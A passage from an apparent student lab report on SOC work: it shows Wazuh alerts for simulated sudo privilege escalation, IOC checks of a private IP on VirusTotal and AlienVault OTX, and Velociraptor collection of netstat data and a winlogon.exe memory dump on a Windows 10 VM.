800_53":["AU.14","AC.7"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131577.250150","full_log":"2026-04-02T17:36:17.079380+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)","pre_decoder":{"program_name":"sudo","timestamp":"2026-04-02T17:36:17.079380+05:30"},"decoder":{"parent":"pam","name":"pam"},"data":{"srcuser":"sudeep","dstuser":"root(uid=0)","uid":"1000"},"location":"/var/log/auth.log"}
sudeep@sudeep-VirtualBox:~$
```

Figure 4: Authentication logs showing root access and session activity

Step 5: Wazuh Alert Detection

```
sudeep@sudeep-VirtualBox:~$ sudo grep "sudo" /var/ossec/logs/alerts/alerts.json | tail -n 5
{"timestamp":"2026-04-02T17:34:28.414+0530","rule":{"level":3,"description":"PAM: Login session opened.","id":"5501","mitre":{"id":["T1078"],"tactic":["Defense Evasion"],"Persistence","Privilege Escalation","Initial Access"},"technique":["Valid Accounts"],"firedtimes":26,"mail":false,"groups":["pam"],"syslog","authentication success"},"pci_dss":["10.2.5"],"gpg13":["7.8","7.9"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131468.248069","full_log":"2026-04-02T17:34:28.181117+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)","pre_decoder":{"program_name":"sudo","timestamp":"2026-04-02T17:34:28.181117+05:30"},"decoder":{"parent":"pam","name":"pam"},"data":{"srcuser":"sudeep","dstuser":"root(uid=0)","uid":"1000"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:34:28.415+0530","rule":{"level":3,"description":"Successful sudo to ROOT executed.","id":"5402","mitre":{"id":["T1548.003"],"tactic":["Privilege Escalation"],"Defense Evasion"},"technique":["Sudo and Sudo Caching"],"firedtimes":17,"mail":false,"groups":["syslog","sudo"],"pci_dss":["10.2.5","10.2.2"],"gpg13":["7.6","7.8","7.13"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7","AC.6"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131468.248540","full_log":"2026-04-02T17:34:28.181351+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 10 /var/ossec/logs/alerts/alerts.json","predecoder":{"program_name":"sudo","timestamp":"2026-04-02T17:34:28.181117+05:30"},"decoder":{"parent":"sudo","name":"sudo"},"ftcomment":"First time user executed the sudo command"},"data":{"srcuser":"sudeep","dstuser":"root","tty":"/dev/pts/0","pwd":"/home/sudeep","command":"/usr/bin/tail -n 10 /var/ossec/logs/alerts/alerts.json"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:36:17.181+0530","rule":{"level":3,"description":"PAM: Login session closed.","id":"5502","firedtimes":27,"mail":false,"groups":["pam"],"syslog"},"pci_dss":["10.2.5"],"gpg13":["7.8","7.9"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131577.249160","full_log":"2026-04-02T17:36:17.086923+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session closed for user root","predecoder":{"program_name":"sudo","timestamp":"2026-04-02T17:36:17.086923+05:30"},"decoder":{"parent":"pam","name":"pam"},"data":{"dstuser":"root"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:36:17.181+0530","rule":{"level":3,"description":"Successful sudo to ROOT executed.","id":"5402","mitre":{"id":["T1548.003"],"tactic":["Privilege Escalation"],"Defense Evasion"},"technique":["Sudo and Sudo Caching"],"firedtimes":18,"mail":false,"groups":["syslog","sudo"],"pci_dss":["10.2.5","10.2.2"],"gpg13":["7.6","7.8","7.13"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7","AC.6"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131577.249564","full_log":"2026-04-02T17:36:17.079720+05:30 sudeep-VirtualBox sudo: sudeep : TTY=/dev/pts/0 ; PWD=/home/sudeep ; USER=root ; COMMAND=/usr/bin/tail -n 20 /var/log/auth.log","predecoder":{"program_name":"sudo","timestamp":"2026-04-02T17:36:17.079720+05:30"},"decoder":{"parent":"sudo","name":"sudo"},"ftcomment":"First time user executed the sudo command"},"data":{"srcuser":"sudeep","dstuser":"root","tty":"/dev/pts/0","pwd":"/home/sudeep","command":"/usr/bin/tail -n 20 /var/log/auth.log"},"location":"/var/log/auth.log"},"timestamp":"2026-04-02T17:36:17.182+0530","rule":{"level":3,"description":"PAM: Login session opened.","id":"5501","mitre":{"id":["T1078"],"tactic":["Defense Evasion"],"Persistence","Privilege Escalation","Initial Access"},"technique":["Valid Accounts"],"firedtimes":27,"mail":false,"groups":["pam"],"syslog","authentication success"},"pci_dss":["10.2.5"],"gpg13":["7.8","7.9"],"gdpr":["IV 32.2"],"hipaa":["164.312.b"],"nist 800_53":["AU.14","AC.7"],"tsc":["CC6.8","CC7.2","CC7.3"],"agent":{"id":"000","name":"sudeep-VirtualBox"},"manager":{"name":"sudeep-VirtualBox"},"id":"1775131577.250150","full_log":"2026-04-02T17:36:17.079380+05:30 sudeep-VirtualBox sudo: pam_unix(sudo:session): session opened for user root(uid=0) by sudeep(uid=1000)","pre_decoder":{"program_name":"sudo","timestamp":"2026-04-02T17:36:17.079380+05:30"},"decoder":{"parent":"pam","name":"pam"},"data":{"srcuser":"sudeep","dstuser":"root(uid=0)","uid":"1000"},"location":"/var/log/auth.log"}
sudeep@sudeep-VirtualBox:~$
```

Figure 5: Wazuh alert indicating successful privilege escalation



5. Alert Triage Table

Alert ID	Description	Source IP	Priority	Status
004	Privilege Escalation via sudo detected	192.168.56.9	High	Open

5. Analysis

The alert was generated by executing multiple sudo commands to simulate privilege escalation. This behavior resembles attacker techniques used to gain unauthorized elevated access. Wazuh successfully detected and logged the activity, confirming the effectiveness of host-based monitoring and alerting mechanisms.

6. IOC Validation VirusTotal Analysis




Figure 6: VirusTotal analysis showing no malicious detection for internal IP



AlienVault OTX Analysis




Figure 7: AlienVault OTX showing no threat intelligence for internal IP

7. IOC Validation Summary

The IP address 192.168.56.9 was analyzed using VirusTotal and AlienVault OTX. No malicious activity or threat intelligence data was found, as it is a private internal IP address. However, suspicious privilege escalation activity was detected in Wazuh, indicating potential security concerns requiring further monitoring.

8. Conclusion

The task successfully demonstrated alert triage and IOC validation in a controlled lab environment. While external threat intelligence did not flag the internal IP, Wazuh effectively detected suspicious behavior. This highlights the importance of internal monitoring in identifying potential threats that external intelligence sources cannot detect.



TASK 5. Evidence Preservation and Analysis

1. Introduction

This report documents the process of collecting and preserving digital evidence from a Windows 10 virtual machine using Velociraptor. The objective was to acquire volatile network data and memory artifacts while maintaining evidence integrity.

2. Tools Used

- Velociraptor (DFIR tool for endpoint monitoring and collection)
- Windows Command Prompt
- certutil (for hashing evidence)

. Volatile Data Collection (Netstat)

Velociraptor was executed and connected to the local server interface. A VQL query was used to collect active network connections:

```
SELECT * FROM netstat()
```

The results displayed multiple network states such as:

- LISTEN
- ESTABLISHED

The collected data was exported as a CSV file for further analysis.



Figure 1: Velociraptor execution attempt in Windows Command Prompt.



```
Windows 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

C:\Users\Sudeep\Downloads\velociraptor.exe.exe
[DEBUG] 2026-03-28T18:30:46+05:30 Received a WS post of length 819 from 127.0.0.1:49837 (C.b88c8b5b1f10c6d2)
[INFO] 2026-03-28T18:30:46+05:30 Sender: sent 803 bytes, response with status: 200 after 6.8887ms, waiting for server messages
[INFO] 2026-03-28T18:30:46+05:30 Sender: received 0 bytes in 9.8836ms
[INFO] 2026-03-28T18:30:46+05:30 Sender: sent 819 bytes, response with status: 200 after 5.6821ms, waiting for server messages
[INFO] 2026-03-28T18:30:46+05:30 Sender: received 0 bytes in 18.0123ms
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Commit {"leased_length":204,"total_length":204}
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Truncate {"total_length":0}
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Commit {"leased_length":204,"total_length":204}
[INFO] 2026-03-28T18:30:46+05:30 Ring Buffer: Truncate {"total_length":0}
[INFO] 2026-03-28T18:30:48+05:30 {"method":"GET","remote":"127.0.0.1:49841","status":200,"url":"/api/v1/GetUserUITraits","user":"admin","user-agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 Edg/146.0.0.0"}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Enqueue {"item_len":392,"total_length":392}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Enqueue {"item_len":391,"total_length":391}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Leased {"leased_length":391,"total_length":391}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Leased {"leased_length":392,"total_length":392}
[INFO] 2026-03-28T18:30:53+05:30 Sender: Connected to wss://localhost:8000/control after waiting for limiter for 0s
[INFO] 2026-03-28T18:30:53+05:30 Sender: Connected to wss://localhost:8000/control after waiting for limiter for 0s
[DEBUG] 2026-03-28T18:30:53+05:30 Received a WS post of length 963 from 127.0.0.1:49835 (C.b88c8b5b1f10c6d2-0123)
[DEBUG] 2026-03-28T18:30:53+05:30 Received a WS post of length 963 from 127.0.0.1:49837 (C.b88c8b5b1f10c6d2)
[INFO] 2026-03-28T18:30:53+05:30 Sender: sent 963 bytes, response with status: 200 after 6.061ms, waiting for server messages
[INFO] 2026-03-28T18:30:53+05:30 Sender: received 0 bytes in 10.9077ms
[INFO] 2026-03-28T18:30:53+05:30 Sender: sent 963 bytes, response with status: 200 after 3.2057ms, waiting for server messages
[INFO] 2026-03-28T18:30:53+05:30 Sender: received 0 bytes in 14.1157ms
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Commit {"leased_length":391,"total_length":391}
[INFO] 2026-03-28T18:30:53+05:30 Ring Buffer: Truncate {"total_length":0}
```

Figure 2: Velociraptor successfully running and communicating with server.




Figure 3: Velociraptor web interface dashboard accessed via localhost.




Figure 4: Creation of a new notebook for Netstat investigation.



Windows 10 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Velociraptor Response and Monitor X

Not secure https://127.0.0.1:8889/app/index.html?org_id=root#/fullscreen/notebooks/N.D73T5T5JCBV5K

2026-03-28T13:18:54.742Z

0-10/75

Fd	Family	Type	Laddr	Raddr	Status	Pid	FamilyString	Timestamp
0	2	1	{ "IP": "0. 0.0.0" "Port": 1 35 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	1012	IPv4	2026-03- 28T12:49:5
0	2	1	{ "IP": "10 .0.2.15" "Port": 1 39 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	4	IPv4	2026-03- 28T12:49:5
0	2	1	{ "IP": "0. 0.0.0" "Port": 5 040 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	3996	IPv4	2026-03- 28T12:50:0
0	2	1	{ "IP": "12 7.0.0.1" "Port": 8 000 }	{ "IP": "0. 0.0.0" "Port": 0 }	LISTEN	6340	IPv4	2026-03- 28T12:58:2

Type here to search

Thunderstorm warning 6:51 PM 3/28/2026 Caps Lock

Figure 5: Execution of VQL query (SELECT * FROM netstat()) showing active network connections.




Figure 6: Continued output of network connections including ESTABLISHED and LISTEN states.





```
Windows 10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

query_1.csv - Notepad
File Edit Format View Help

""Port"": 0
},LISTEN,6340,IPv4,2026-03-28T12:58:25Z,TCP
0,2,1,{
  ""IP"": ""127.0.0.1"",
  ""Port"": 8000
},{
  ""IP"": ""127.0.0.1"",
  ""Port"": 49830
},ESTAB,6340,IPv4,2026-03-28T12:58:26Z,TCP
0,2,1,{
  ""IP"": ""127.0.0.1"",
  ""Port"": 8000
},{
  ""IP"": ""127.0.0.1"",
  ""Port"": 49832
},ESTAB,6340,IPv4,2026-03-28T12:58:26Z,TCP
0,2,1,{
  ""IP"": ""127.0.0.1"",
  ""Port"": 8000
},{
  ""IP"": ""127.0.0.1"",
  ""Port"": 49837
},ESTAB,6340,IPv4,2026-03-28T12:58:27Z,TCP
0,2,1,{
  ""IP"": ""127.0.0.1"",
  ""Port"": 8000
},{
  ""IP"": ""127.0.0.1"",
  ""Port"": 49835
},ESTAB,6340,IPv4,2026-03-28T12:58:27Z,TCP
0,2,1,{
  ""IP"": ""127.0.0.1"",
  ""Port"": 8001
},{
  ""IP"": ""0.0.0.0"",
  ""Port"": 0
},LISTEN,6340,IPv4,2026-03-28T12:58:25Z,TCP
0,2,1,{
  ""IP"": ""127.0.0.1"",
  ""Port"": 8001
},{
  ""IP"": ""127.0.0.1"",
  ""Port"": 49814
},ESTAB,6340,IPv4,2026-03-28T12:58:25Z,TCP
Ln 1, Col 1 100% Unix (LF) UTF-8
Type here to search 6:54 PM 3/28/2026 Caps Lock
```

Figure 8: Detailed CSV output showing IP addresses, ports, and connection states.



```
0,23,2,{
  "IP": "fe80::e302:41d0:f332:8947",
  "Port": 1900
}, {
  "IP": "",
  "Port": 0
}, ,4140,IPv6,2026-03-28T12:51:36Z,UDP
0,23,2,{
  "IP": "",
  "Port": 5353
}, {
  "IP": "",
  "Port": 0
}, ,3064,IPv6,2026-03-28T12:58:28Z,UDP
0,23,2,{
  "IP": "",
  "Port": 5353
}, {
  "IP": "",
  "Port": 0
}, ,2500,IPv6,2026-03-28T12:49:56Z,UDP
0,23,2,{
  "IP": "",
  "Port": 5355
}, {
  "IP": "",
  "Port": 0
}, ,2500,IPv6,2026-03-28T12:49:56Z,UDP
0,23,2,{
  "IP": "fe80::e302:41d0:f332:8947",
  "Port": 60257
}, {
  "IP": "",
  "Port": 0
}, ,4140,IPv6,2026-03-28T12:51:36Z,UDP
0,23,2,{
  "IP": "::1",
  "Port": 60258
}, {
  "IP": "",
  "Port": 0
}, ,4140,IPv6,2026-03-28T12:51:36Z,UDP
```

Figure 9: Extended CSV output including IPv6 and UDP connections.

4. Evidence Collection (Memory Dump)

Memory-related artifacts were collected using Velociraptor.

Artifact used:

Windows.Memory.ProcessDump

This resulted in the creation of a memory dump file:

668_winlogon.exe.dmp

